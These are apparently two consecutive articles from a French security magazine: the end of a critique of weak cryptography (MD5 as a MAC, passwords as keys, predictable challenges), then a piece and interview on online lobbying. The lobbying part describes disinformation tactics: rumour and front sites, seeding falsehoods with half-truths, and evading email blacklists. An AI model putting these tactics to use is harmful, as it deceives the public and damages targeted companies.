Notons tout de même au passage que cette démonstration est simplifiée. En effet, MD5 n'est pas une simple fonction de compression utilisée en boucle : au préalable, le texte est *paddé*. Ce qu'il faut essentiellement retenir de la démonstration, c'est que les conditions pour faire une bonne fonction de hashage et un MAC ne sont pas les mêmes. En conséquence, il aurait été plus sûr d'utiliser un algorithme tel que HMAC. Plus d'informations sont disponibles dans [HAC].

MD5 n'est pas « recommandé »

Junior utilise MD5, or cela fait des années qu'il n'est plus « recommandé » d'utiliser cette fonction. Plus exactement, des travaux de Dobbertin ont prouvé que la fonction de compression de MD5 était sujette à des collisions (on rappelle qu'on parle de « collision » lorsque deux textes initiaux t et t' donnent le même hashé – ce qui est bien entendu à éviter !). La démonstration a même été faite par l'exemple en moins de 10 heures sur un PC de 1996 [Rob96]. Il faut cependant nuancer cette trouvaille : on avait trouvé des collisions sur la fonction de compression mais pas sur MD5 dans son intégralité. Les cryptologues ne pouvaient donc pas dire que MD5 était « cassé », mais juste pré-dire qu'il le serait dans un avenir proche. La prédiction s'est révélée justifiée, et tout récemment, lors de la conférence Crypto'2004, des chercheurs ont réussi à trouver des collisions sur MD5 même [WFLY04]. Dans la pratique, il resterait encore à exploiter cette faille (par exemple générer exprès des collisions pour tout texte), mais quoi qu'il en soit, la sécurité de MD5 est sérieusement compromise. Pourquoi s'embarrasser d'un tel algorithme, alors qu'il en existe d'autres bien plus sûrs tels que SHA-1, SHA-256, SHA-512 etc. ?

Un mot de passe n'est pas une clé sûre

Le mot de passe entré par l'utilisateur est directement utilisé en tant que clé. Or, d'une manière globale, la solidité des algorithmes de cryptographie est basée sur la difficulté à trouver cette clé. Hélas, un mot de passe a bien moins d'entropie qu'une véritable clé « aléatoire », et offre donc une sécurité amoindrie. Il est donc fortement « conseillé » d'utiliser des mécanismes tels que ceux décrits dans [PKCS#5] pour utiliser un mot de passe utilisateur en tant que clé cryptographique.

Par ailleurs, un mot de passe de 8 caractères est généralement, hélas, d'une solidité douteuse. Le nombre de bits d'une clé se calcule par la formule $\log2(n^m)$, où n est la taille du jeu de caractères utilisables et m la taille du mot de passe. Pour un mot de passe de 8 caractères utiles (on rappelle que dans le code de Junior le 9ème est forcément le caractère '\0'), si l'utilisateur se sert d'un jeu de 36 caractères alphanumériques et 10 caractères spéciaux (ce qui est déjà optimiste pour la majeure partie des utilisateurs), on obtient approximativement une clé de 44 bits. En guise de comparaison, DES utilise des clés de 56 bits et AES utilise au minimum 128 bits...

Le défi n'est pas suffisamment aléatoire

Le protocole d'authentification par défi repose sur une génération aléatoire du défi. Si l'attaquant peut deviner le futur défi, cela perd de son intérêt. Or utiliser directement l'heure en tant qu'aléa n'est franchement pas très sérieux. Dans l'implémentation de Junior, le défi n'est modifié que toutes les minutes (voir la fonction `buildMsgChallenge` de `chapserver.c`). Il est fort possible d'effectuer un rejeu durant cette période là.

Junior aurait au moins pu utiliser le générateur pseudo-aléatoire fourni dans OpenSSL (fonctions `RAND_xxx`). Attention à ne pas oublier de l'initialiser avec des données aléatoires (`RAND_add`).

Remerciements

Je remercie tout particulièrement Philippe Biondi, Christophe Grenier et Frédéric Raynal pour leurs suggestions et remarques.

Références

[CC++] Anonyme, *C and C++ are obsolete*, papier n°2, Mars 2003, **http://www.cs.rutgers.edu/~rmartin/teaching/spring03/cs553/papers01/**

[HAC] A. Menezes, P. van Oorschot, S. Vanstone, *Handbook of Applied Cryptography*, CRC Press, ISBN 0-8493-8523-7, Octobre 1996.

[HMAC] H. Krawczyk, M. Bellare, R. Canetti, *HMAC: Keyed-Hashing for Message Authentication*, RFC 2104, Février 1997, **http://www.faqs.org/rfcs/rfc2104.html**

[MISC6] G. Bart, « Récupérez votre code PIN ou une clé RSA avec un chronomètre », *MISC n°6*, mars/avril 2003.

[MISC14] P. Biondi, S., « Reverse engineering sous Unix », *MISC n°14*, juillet/août 2004.

[PKCS#5] *PKCS #5*, « Password Based Cryptography Standard », v2.0, **http://www.rsasecurity.com/rsalabs/pkcs/pkcs-5/**

[Phra02] Blexim, Basic Integer Overflows", *Phrack Issue* 60, No. 10/16, 28 décembre 2002, **http://www.phrack.org/phrack/60/p60-0x0a.txt**

[Reas03] Reasoning, *How Open Source and Commercial Software Compare*, British Computing Society, SIGiST - 1er août 2003

[Rob96] M. J. B. Robshaw, « On Recent Results for MD2, MD4 and MD5 », *RSA Laboratories' Bulletin*, no. 4, 12 Novembre 1996.

[SSL] OpenSSL, **http://www.openssl.org**

[VFS99] C. M. Hannum, *FreeBSD vfs_cache Memory Consumption DoS*, 21 septembre 1999, **http://www.osvdb.org/displayvuln.php?osvdb_id=1079**

[WinHex] WinHex, **http://www.x-ways.net/winhex/index-m.html**

[WFLY04] Xiaoyun Wang, Dengguo Feng, Xuejia Lai, Hongbo Yu, *Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD*, Crypto'2004.

Le lobbying sur Internet

Si une société ne formule pas de propositions qui vont dans le sens de son développement, d'autres dirigeants joueront de leur influence mais pour défendre uniquement leurs propres intérêts.

Le « e-lobbying » n'en est encore qu'à ses prémices et il est encore bien difficile pour les lobbyistes de s'exprimer sur ce sujet car les cas concrets ne sont pas légions. En effet, les techniques d'influences sont légales mais, sur le web, la sensation d'anonymat laisse libre cours à des actions répréhensibles par la loi représentées par la manipulation ou la désinformation et il serait incorrect d'inclure cela dans les activités de lobbying.

Pour vous montrer à quoi peut ressembler une stratégie d'influence, nous avons choisi un cas d'école particulièrement représentatif et facilement transposable à Internet.

> « Une crème solaire, fabriquée en France, trouve son principe actif dans un extrait naturel de bergamote. Son principal concurrent, produit allemand, utilise d'autres composants.
>
> En 1995, une rumeur laisse penser qu'à forte concentration, la bergamote serait cancérigène. Du coup l'Europe légifère. Elle limite l'extrait de bergamote à une concentration 40 fois moindre dans tous les produits en contact avec la peau. Autant dire que la crème solaire française est interdite, laissant les produits allemands a peu près seuls sur le marché.
>
> De là à penser que cette firme aurait « aidé » la Commission a avoir cette bonne idée. Mais comment le prouver ? La Cour de justice saisie s'est bornée à constater l'absence de preuves. »

Pourquoi aborder le lobbying ?

Tout simplement parce que les stratégies de lobbying peuvent influencer ou influenceront le paysage informatique et touchent indirectement à la sécurité des S.I.

Les exemples sont nombreux mais ceux qui défraient la chronique ne sont autres que la LEN (loi sur l'économie numérique), la problématique des brevets logiciels, la campagne médiatique menée par Microsoft sur le TCO et le ROI des solutions libres.

Il ne faut pas s'y tromper, le travail effectué par les lobbies tel que certains le définissait il y a encore quelques années a considérablement évolué à cause ou grâce à Internet.

Si en 1998, influencer les décideurs politiques ou économiques était encore réservé à une « élite technocratique », aujourd'hui les outils disponibles pour faire connaître ou toucher l'opinion publique sont accessibles à tous.Les barrières géographiques n'existent plus et des opérations de lobbying peuvent trouver des relais indifféremment de la langue ou des pays grâce aux outils collaboratifs.

Mais l'intérêt pour le réseau a aussi engendré d'autres pratiques moins avouables, comme la désinformation ou la manipulation de l'information, auxquelles les journalistes sont pour l'heure peu sensibilisés au regard de l'emploi qui en est fait (au moins 70% des rédacteurs utilisent Internet pour trouver de l'information et écrire leurs articles).

Qu'est-ce que le lobbying ?

Ce terme, si familier au monde anglo-saxon, n'a pas bonne presse en France. Qui dit « lobbying », dit « absence de transparence et défense d'intérêts très particuliers ». Pourtant, l'activité est en plein essor.

Le lobbying pour la plupart des Français, « c'est utiliser un groupe de pression auprès des pouvoirs en place pour faire passer ses idées ou ses intérêts ».

Le lobbying pour les instances politiques « consiste à fournir ou à obtenir la bonne information au bon moment pour orienter une décision dans un sens favorable à notre économie »

Quant à nous, nous préférons définir le lobbying comme suit : « Une stratégie d'influence se construit en plusieurs étapes. La matière première du lobbying, c'est la décision publique et c'est à partir de là que se tisse les réseaux qui veulent influencer les acteurs. L'influence se construit dans la durée, par une approche stratégique des groupes d'intérêts qui emploient de multiples méthodes pour convaincre, faire passer des messages ou encore détourner l'attention.

Afin de pouvoir intervenir intelligemment dans un débat, la logique de lobbying exige la mise en place d'outils de surveillance capables de détecter les signaux faibles précurseurs de futures décisions pouvant influencer le développement d'un marché.

C'est ici que l'on rejoint le concept de veille stratégique et d'intelligence économique (dans la mise en place et la diffusion intelligente de l'information) préalable aux choix des alliés.

L'influence est un jeu à partenaires multiples avec lesquels il est nécessaire de nouer des alliances et d'adapter son argumentation (exposer sa thèse, se placer en partenaire des décideurs, contrer les argumentaires adverses et conforter son image) auprès des *stakeholders**.

* Les stakeholders caractérisent toutes les parties qui participent à l'activité de l'entreprise ou qui ont un lien avec elle, aussi ténu soit-il. Il s'agit de tous ceux qui sont susceptibles d'être touchés par une décision de l'entreprise : actionnaires, administrateurs, dirigeants, salariés, clients, distributeurs, fournisseurs, créanciers, investisseurs, collectivités, institutions publiques, groupes de pression.

Marc Brassier
webmaster@guerreco.com

Intelligence économique et lobbying

Ce ne sont pas les informations publiques qui seront déterminantes car elles concernent généralement des décisions déjà adoptées. Ce ne sont pas non plus les informations classées confidentielles (à moins de tomber dans l'illégalité), cela concerne les informations dites « grises ».

Les informations grises sont celles que l'on peut acquérir de manière indirecte et qui ne sont pas accessibles à un public non averti (réseau relationnel, informations internes,...). D'accès légal, elles sont la matière première des spécialistes de l'intelligence économique.

Ainsi le travail du lobbyiste consistera dans un premier temps à :

→ identifier les sources d'informations et les interlocuteurs sensibles à la problématique exposée.

→ identifier les futurs programmes ou décisions publiques pouvant avoir un effet sur les activités du groupe d'intérêt.

→ mettre en place une veille sur l'évolution des débats entre pouvoirs publics et partenaires.

→ s'imposer en tant qu'interlocuteur crédible auprès des autorités compétentes, se plaçant ainsi dans une démarche d'anticipation.

Vous pouvez vous référer à l'article paru dans Misc 5 « Mise en place d'une cellule de veille technologique » pour de plus amples détails sur la veille stratégique.

Ainsi, dans le numéro de Novembre du magazine *01informatique*, un dossier complet est consacré au rôle du DSI (Directeur des systèmes d'informations) dans une démarche d'intelligence économique, terme s'il en est très en vogue depuis la présentation du rapport Carayon et la nomination de M. Juillet en tant que haut responsable auprès du Premier ministre sur les questions touchant à l'intelligence économique.

Pourquoi aborder l'intelligence économique quand l'on parle de lobbying ?

Tout simplement parce que la première question que l'on doit se poser en tant que lobbyiste est : « Quelles informations me seront-elles utiles pour mettre en place ma stratégie d'influence ? ».

En réalité, le lobbying peut être considéré comme une des composantes de l'intelligence économique (la partie offensive) avec cinq techniques couramment utilisées :

→ relais via une institution (ONG, associations, fondations *think-thank*)

→ approche juridique (proposition et remaniement de lois ou directives)

→ appel à l'opinion (mobilisation du grand public)

→ lobbying financier (contraintes financières, économiques)

→ le lobbying direct (argumentaires, dossiers)

Les stratégies du cyber-lobbying

En fait, l'on peut distinguer trois stades dans la pratique du cyber-lobbying, indiquant ainsi le degré de maturité de l'entreprise utilisatrice en ce qui concerne la contre-information.

1) L'entreprise organise une veille on-line (supports d'informations web : forums, newsgroups, portails d'informations) et si nécessaire répond à des attaques ou des menaces par une défense off-line (supports d'informations hors média Internet) : publication de communiqués de presse, procès, relation publiques.

2) L'entreprise a prévu à l'avance des réponses appropriées, à la fois off-line et on-line. C'est le cas des entreprises qui disposent de « sites dormants » : des sites finalisés à 90% et qui ne sont pas accessibles par Internet. Ils seront finalisés et mis en ligne très rapidement si la nécessité s'en faisait sentir (suite à un événement touchant à l'intégrité ou à l'image de la société).

3) L'entreprise « occupe le terrain » également sur Internet, participe et canalise le débat public en ligne sur ses propres réseaux informationnels. C'est le cas entre autres de Monsanto qui a créé un site de débat sur les OGM. Cette démarche est beaucoup plus proactive (voir ci-dessous).

Naturellement, la plupart des entreprises en sont au premier stade, quelques entreprises se trouvent au second et le troisième demeure exceptionnel.

Bruno Gosselin [1] a pour sa part identifié 6 typologies de sites Internet vecteurs d'influence :

1 *Les sites miroir*

Ils multiplient les portes d'entrée vers une information partisane en créant des « capteurs d'internautes ». Il s'agit le plus souvent de sites très simples (une seule page dans certains cas) qui permettront d'attirer les internautes vers un même site vitrine ou pot de miel.

Ce type de site est aujourd'hui caractérisé par ce que l'on nomme les « blogs » qui reprennent les informations ou les fils RSS d'un site principal et établissent des liens pointant tous vers une source primaire d'information. Tel est le cas du site **http://www.Odebi.org** qui a profité des nombreux liens présents sur les blogs pour être indexé dans les premières page de Google et devenir LE site d'opposition à la LEN.

2 *Le site pot-de-miel*

Il permet de se faire connaître comme une source fiable en présentant les deux critères suivants : l'impartialité et la légitimité (morale ou technique) sur le sujet. On citera comme exemple le site **www.LinuxFR.org** portail de référence sur l'actualité touchant aux Logiciels libres.

Mais, rien n'empêche le site une fois que les visiteurs sont fidélisés de faire évoluer celui-ci vers un site d'opposition ou un site rumeurs...

Il en a été ainsi d'un site créé sur la thématique de la bourse et qui distillait des informations de très bonne qualité et gratuites ! Le nombre d'abonnés à la newsletters, de partenaires éditoriaux et de *posts* sur la liste de diffusion n'avaient cessé d'augmenter en deux ans, jusqu'à ce que le webmaster du site web publie volontairement une fausse information sur une société cotée en bourse (dans laquelle il avait bien évidemment des actions)

Résultat : cet administrateur de sites après deux ans de travail acharné a gagné, en quelques heures, plusieurs milliers de dollars qu'il ne pourra pas dépenser, car il a été arrêté.

3 *Le site cheval de Troie*

Il s'agit d'un site « alibi ». Il conduit l'internaute à s'intéresser ou découvrir un sujet particulier par l'intermédiaire d'un thème connexe.

Généralement conçus par des entreprises, ces sites de type communautaire s'intéressent à un secteur d'activité particulier comme la sécurité informatique avec un comparatif des IDS (*Intrusion Détection System*) actuels et d'un IDS en particulier réputé plus performant. Le but étant de pouvoir rediriger les internautes vers le site de la société spécialisée dans les IDS.

Cela pourrait être notamment le cas du **http://www.esag.info** (*European Security Advocacy Group*) qui a fait de nouveau paraître en novembre (idem l'année dernière) des communiqués d'un quart de page, notamment dans le Figaro. Ces encarts dénoncent l'insécurité liée à la porosité des nouvelles frontières de l'Union Européenne face aux dangers du terrorisme international.

L'ESAG a monté en juin dernier un site Internet dont l'adresse figure sur ses encarts (**http://www.esag.info**). Le moins que l'on puisse dire est que les informations dispensées y sont bien maigres. Aucune information sur l'identité et les motivations de ses membres, sans parler des sources de financement qui permettent de telles campagnes de communication. Les seules coordonnées disponibles sont celles de l'hébergeur du site... au Luxembourg

4 *Le site d'opposition*

Il se présente comme un site « consumériste » qui capitalise les défauts d'un produit, les failles d'une entreprise, d'un dirigeant... Dans le cas d'une stratégie de déstabilisation, il peut intégrer des informations fausses ou manipulées.

Le site d'opposition fait fureur aux Etats-Unis. Ford a été déstabilisé par ce type de site, mais les commanditaires, japonais, n'ont pas étaient retrouvés. L'idée est de compiler toutes les erreurs commises par une entreprise, de les accumuler et de les mettre sur le site. Les faits exposés sont véridiques, mais utilisés à mauvais escient.

Pour réussir son coup, mieux vaut attendre un événement défavorable à la cible pour profiter d'un mouvement d'opinion. Le mieux est de crédibiliser le site par la présence d'un personnage légitime, un spécialiste. Certaines entreprises fabriquent elles-mêmes leur site destiné à recevoir les plaintes des consommateurs afin de désamorcer ce genre d'attaque. Cette stratégie a coûté au final 20% de parts de marché à Ford en l'espace de quelques mois.

C'est entre autres le cas du site **http://www.stopcarlyle.com**, qui met en évidence les prises de participations de Carlyle (fond de pension américain) dans des sociétés européennes.

5 *Le site rumeur*

Il distille des informations « négatives » par l'intermédiaire d'un ou plusieurs sites en restant dans l'ombre. Il vise à déstabiliser par une démarche syndicale de désinformation/contre-information envers un autre acteur.

Voici un exemple très significatif.

L'histoire commence comme un conte de fée. Sur un terrain de foot, deux amis décident de racheter une distillerie en Pologne et de produire de la vodka. En un an, le succès est absolu. Le problème est qu'ils ont été tellement rapides dans leur ascension, qu'ils n'ont pas eu le temps de s'occuper de leur site. Un groupe malveillant a alors créé un site démontrant que les petits actionnaires étaient opprimés.

Pour donner de la crédibilité à ces accusations, une partie du site est consacré à des décisions de justice, d'ailleurs pas toujours en rapport avec les allégations. Ce fut la première pratique de ce type de site en France. Finalement, le groupe a dû revendre sa distillerie à cause des frais de justice. Une désinformation qui a fonctionné.

Ce type de site a une contrainte très importante si la personne ou l'entreprise visée remonte jusqu'au commanditaire de l'action. Le risque dépend de l'information reproduite. Il est important dans le cas de la désinformation, car il s'agit d'un délit juridiquement sanctionné.

6 Le « dark site » ou site masqué

Il s'agit d'un site dont l'objectif est d'apporter une réponse immédiate à un événement particulier. Sa mise en ligne est conditionnée par la réalisation de cet événement, ce qui lui permet de s'imposer comme une source privilégiée des médias.

La plupart des grandes entreprises du CAC 40 ont un site Internet de ce type, ce qui leur permet, en cas de communication de crise, de pouvoir répondre rapidement à la demande d'information des consommateurs, des journalistes et de canaliser le discours.

Internet et l'opinion public

Internet est à n'en pas douter le média idéal de la communication d'influence car derrière certains sites anonymes la défense d'intérêts économiques s'organisent.

Associations, entreprises, marques, lobbies, mouvements politiques ont trouvé dans ce support informationnel la possibilité d'accéder à l'opinion publique pour un budget marketing limité.

Rencontre avec Bruno Gosselin, fondateur du site *lobbying-europe*

Quelles sont les bases d'après vous d'un lobbying efficace ?

Bruno Gosselin - Très concrètement, pour être efficace auprès des institutions européennes, il convient de distinguer quatre phases :

Dans un premier temps, la Commission décide si une initiative législative convient d'être entreprise. Si c'est le cas, elle l'inscrit sur son agenda. Les entreprises et les groupes d'intérêt ont ainsi l'opportunité d'en prendre connaissance et d'agir en amont du processus décisionnaire. D'une manière générale, Bruxelles est disposé à entendre l'ensemble des groupements ayant un intérêt ou un point de vue à défendre ou exposer.

Dans un deuxième temps, des groupes de travail, des commissions *ad hoc* ou permanentes sont chargées d'élaborer les avant-projets. Il est donc important pour les entreprises et les groupes d'intérêt de suivre ces commissions et d'y prendre des contacts directs et réguliers avec leurs membres. Il faut également mentionner le rôle important que jouent les administrations nationales en secondant leurs représentants à l'occasion de ces travaux préliminaires.

Dans un troisième temps, à la fin du travail des groupes et des comités, la Commission adopte une position commune sur la problématique donnée. S'il existe une différence de points de vue entre les commissaires, une décision est prise par vote à la majorité. Dans cette phase, les efforts en matière de lobbying doivent se concentrer sur les chefs de cabinet et les commissaires chargés de préparer les réunions hebdomadaires de la Commission.

Enfin, dans un quatrième temps et conformément aux règles stipulées dans les Traités, la proposition est discutée devant le Parlement. Le Conseil Economique et Social et le Comité des Régions sont également consultés. Le Parlement adresse alors la proposition aux commissions parlementaires qui revêtent une grande importance pour les lobbyistes, puisqu'elles ont le pouvoir d'amender le texte juridique en préparation (la probabilité pour que le Conseil des Ministres adopte ces amendements est importante). A ce stade, il est donc nécessaire de maintenir des contacts réguliers avec les parlementaires et notamment celui désigné comme rapporteur.

Quel est l'avenir pour vous du cyber-lobbying ?

Bruno Gosselin - Le lobbying viral. Les publicités drôles, bien faites, envoyées entre amis sont monnaie courante sur la Toile. Les marques se sont emparées de ce sujet car cela représente de la publicité gratuite. La transmission se fait par le bouche à oreille sans intervention supplémentaire de l'entreprise. Ce type de lobbying permet également de diffuser un message politique. Pour moi, ce qui s'appelle lobbying viral est forcément signé.

Mais une autre partie du e-lobbying se développe de manière extraordinaire. Il s'agit des pétitions sur internet. Il en existe quatre types : en *push*, off-line, avec liens hypertextes sur les parlementaires et sur un site web avec possibilité d'inscription en ligne.

La pétition push la plus connue est celle des femmes afghanes. Elle est très simple et se fabrique en quelques minutes. Elle fait penser aux lettres reçues quand on était enfant qu'il fallait renvoyer très rapidement. Elle donne à penser que l'on n'est pas tout seul à soutenir cette cause. Les réseaux formés par ces chaînes permettent surtout de revendre des adresses e-mail à des entreprises.

La pétition off-line se sert du on-line pour faire du off-line, pour médiatiser une idée car elle permet une audience énorme. C'est une forme de pétition qui a beaucoup de succès à Bruxelles.

Les pétitions avec envoi direct aux parlementaires permettent de passer les éventuels filtrages. Si quelqu'un envoie des e-mails toujours à la même personne, celle-ci va le *black-lister*. Il faut donc trouver une parade. Le nouveau système permet d'envoyer la même pétition avec des e-mails différents et ainsi passer la barrière de la black list.

Pourriez-vous préciser la technique utilisée pour lancer de fausses rumeurs ?

Bruno Gosselin - On se sert d'informations qui sont en partie vraies et on laisse la cible reconstituer elle-même des infos et déduire la conclusion par elle-même. On ne peut plus rien faire. L'amalgame est fait et faire des papiers de bonne intention et des démentis alimente la rumeur plus qu'autre chose. Parfois, la meilleure des solutions est de ne plus en parler.

Difficile de distinguer dans les *hoax* malveillants de l'humoristique. Il existe des cas où on est à la limite de l'absurde, mais on ne peut rien prouver.

Et la désinformation peut avoir un impact extraordinaire. Quand Le Pen était au deuxième tour de l'élection présidentielle, j'ai reçu un matin un mail me prévenant que son score atteignait 45%. Le soir même, il a pris la parole et a affirmé que des sources informelles lui indiquaient qu'il était à 45% d'intentions de voix. Selon moi, il l'a cru et il est étonnant que même la personne directement concernée l'ait cru. On peut aller très loin avec uniquement un e-mail, envoyé d'on ne sait où.

Je pense qu'il faut bien définir les différentes dérives de l'information. La désinformation est la mise en scène par des relais soit-disant neutres pour affaiblir le camp inverse. Ce n'est pas de la contre-information, ni la rumeur car celle-ci n'est pas forcément malveillante et n'est pas toujours fausse.

La propagande est l'addition de contre-informations. A force de donner ces contre-informations, qui sont vraies mais qui ne sont qu'une partie de la réalité dans mon intérêt, on fait croire à toute une population qu'elle vit au meilleur endroit du monde. Le plus subtil est de faire imaginer la personne qui a reçu mais n'a pas lu le message, de lui faire deviner un fait. Les gens s'approprient ainsi l'information et la transmettent comme si elle était personnelle.

Ce qui fait peur également dans ce système, c'est le manque de barrières, de garde-fous applicables. La source est difficilement identifiable. Cela rend le phénomène assez terrifiant et bloque les avances dans ce domaine.

Mais Internet pose entre autres deux problèmes :

→les internautes n'ont pas une connaissance suffisante, ou du moins, n'ont pas approprié l'usage du réseau dans une logique d'influence.

→Les visiteurs des sites n'ont pas les connaissances techniques suffisantes (cela ne concerne pas les lecteurs de Misc bien sûr) pour identifier les acteurs se camouflant derrière les portails d'informations.

Ces sites mettent en place une véritable stratégie de « perception management », ce qui consiste à fausser la perception de l'audience en sélectionnant l'information proposée.

Si la pratique de la désinformation ou de la manipulation de l'information peut avoir un effet immédiat mais d'une durée généralement limitée dans le temps, ces nouvelles techniques sont mises en place pour influencer durablement le consommateur et jouent sur le principe de l'anticipation de crises informationnelles.

Un rapport a d'ailleurs été élaboré sur un cas précis par la société Spinpartners [2], qui s'est intéressée au site Internet **Ogm-debats.com**, identifiant deux pratiques utilisées par ce portail d'information : le « cyberlobbying » (en proposant du contenu aux journalistes, scientifiques et aux enseignants) et le « perception management ».

A première vue, le site **ogm-debats.com** [3] se positionne comme un lieu de débats et d'échanges sur les biotechnologies en agriculture.

Le discours devrait donc être objectif et donner les éléments permettant de se forger une opinion pour ou contre les OGM, mais il n'en est rien puisque le site est édité par l'association DEBA [4] (Débats et Echanges sur les Biotechnologies en Agriculture), une structure créée par : BASF Agricultural Products, Bayer CropScience, Dow AgroSciences, DuPont-Pioneer Semences, Monsanto et Syngenta. Des sociétés qui ont toutes un objectif commun : la promotion des OGM sur le continent européen et l'adoption de directives européennes favorables à ceux-ci.

L'association comme vecteur d'influence

Le cadre légal de la loi 1901 donne la possibilité de défendre des intérêts et nombre d'associations françaises sont en fait des groupes de pression, des réseaux de pouvoir.

Cette loi du 1er juillet 1901 sert à toutes les causes : humanitaires, écologistes, médicales... Depuis une trentaine d'années, aucun secteur du militantisme ne lui échappe.

Les antimondialistes, souvent au cœur de la contestation, sont également des associatifs. Moins visible, le lobbying de certains clubs où se réunissent hommes politiques, chefs d'entreprise et intellectuels n'en est pas moins très efficace. C'est souvent dans ces cercles, prisés et fermés, que se dessinent les contours d'une future loi ou d'un courant de pensée.

Aujourd'hui, la grande majorité des ONG utilise massivement la mobilisation de l'opinion publique comme outil d'action et de pression. Au départ plutôt spécialisées dans la mise en œuvre d'actions « de terrain », les ONG tendent à agir de plus en plus par le biais du lobbying et de la mobilisation en utilisant les possibilités d'Internet. Ce sont surtout les milieux associatifs et contestataires qui ont su pour l'instant valoriser ce support et donner une résonance à leurs actions.

Les techniques utilisées sont dorénavant classiques : envois de courriers électroniques directement aux dirigeants des entreprises ou des élus, signature de pétitions, boycotts de produits, mail-bombing, création de sites Internet (blogs), newsletters, chats, forums ou bien encore pratique du *Google bombing**.

De plus en plus de mouvements, issus de la société civile, se servent également d'Internet pour s'organiser et interpeller publiquement ces mêmes entreprises. On pensera notamment aux campagnes de protestation et de mobilisation comme **jeboycottedanone.com**, **jeboycottadobe.com** ou contre certains grands groupes pétroliers (Total ou Esso) et énergétiques (EDF, Areva).

Dans ce nouveau contexte d'utilisation du web, le critère de la taille perd son importance. En effet, une petite ONG avec peu de salariés et des moyens matériels modestes peut avoir un impact relativement lourd sur une entreprise si elle a su créer de nombreux partenariats avec d'autres associations qui relaient aussi son message.

Il en a été ainsi au tout départ du débat sur la loi Fontaine (LEN) qui a provoqué en quelques semaines un mouvement de contestation relayé par la presse écrite.

La ligue Odebi [6], qui se battait depuis longtemps contre le projet de loi et qui regroupait plusieurs associations de défense des internautes, n'avait pas hésité à sonner l'alarme contre la LEN, jugée « liberticide » et menacer de « boycott » électoral les députés qui suivront « Nicole Fontaine dans sa dérive ».

Cette ligue, avait notamment incité les internautes à écrire à leurs députés et signer une pétition qui aurait réussi à recueillir 100 000 signatures de soutien, ceci en mettant à disposition des webmasters et des internautes un kit anti-LEN comprenant :

→une lettre à transmettre à son carnet de correspondance.

→l'adresse de la pétition sur le site Odebi.

→les adresses mails de tous les sénateurs.

→des opérations de *Google bombing**.

Sur ce sujet, fournisseurs d'accès, associations et internautes se sont retrouvés sur la même longueur d'onde et ont réussi à influencer les élus politiques, le texte d'origine ayant été partiellement modifié (lire le dossier consacré à la LEN sur 01net [6]).

* Un Google bombing « classique » consiste à faire le maximum de liens, toujours vers le même site, en utilisant à chaque fois les mêmes mots clés. L'objectif du Google bombing est ainsi d'arriver dans les premiers résultats pour une requête précise sur Google. Car, le classement d'un site dépend pour de nombreux moteurs et notamment pour Google du nombre de liens pointant vers votre site web (Le PR).

J'ai vécu dans le cadre de mon travail une situation tout à fait irritante. Je recevais des centaines de pétitions par e-mail chaque jour. Nous étions plusieurs dans ce cas là et ce fut complètement contre productif. Nous ressentions cela comme du harcèlement.

Effectivement, le problème est que l'identification de l'expéditeur est quasi impossible. Les e-mails sont-ils envoyés par la même personne 200 fois ou par 200 personnes différentes ? La soudaineté de cette attaque la fait, de plus, ressembler à une pression et elle est donc mise de côté, ignorée.

Ces interventions se font de manière hyper ciblée mais l'argumentation est pauvre.

Les chats et forums sont aussi des hauts lieux de la désinformation.

Connaît-on l'impact de ces actions sur les acteurs publics, en terme d'achats ou de politiques publiques ou cela reste-t-il anecdotique en termes de changements ?

Bruno Gosselin – A mon sens, cela reste anecdotique mais ce moyen concourt à faire connaître un mouvement ou une cause. Par rapport aux autres sources d'information, Internet est extrêmement puissant. Il existe des sites déstabilisants qui sont donc efficaces car on ne se rend pas compte de leur impact. Mais, il me semble mieux pour les pouvoirs publics de construire ensemble par le dialogue. Le lobbying viral risque de se développer énormément dans les prochaines années mais rien ne remplacera les rencontres directes et l'expertise dans le domaine du lobbying.

L'impact est moins important également parce que ce n'est pas dans la culture française, contrairement à la société américaine, plus consumériste et qui suit davantage les avis de boycott.


Mais attention car Bruxelles a un effet de boomerang. Là-bas, même les plus petits groupes d'intérêts sont écoutés. Bruxelles a des répercussions directes sur notre administration. L'évolution en France est évidente. Les parlementaires sont beaucoup plus à l'écoute qu'avant.

Pourriez-vous préciser la place des entreprises françaises à Bruxelles ?

Bruno Gosselin - Les entreprises françaises ont pris dans une large mesure conscience de l'importance de l'Europe. En effet, 80 % des normes ont aujourd'hui une origine communautaire et l'Europe est devenue pour l'immense majorité d'entre elles une réalité quotidienne. Malheureusement, au delà de ce constat encourageant, la pratique du lobbying reste encore confidentielle.

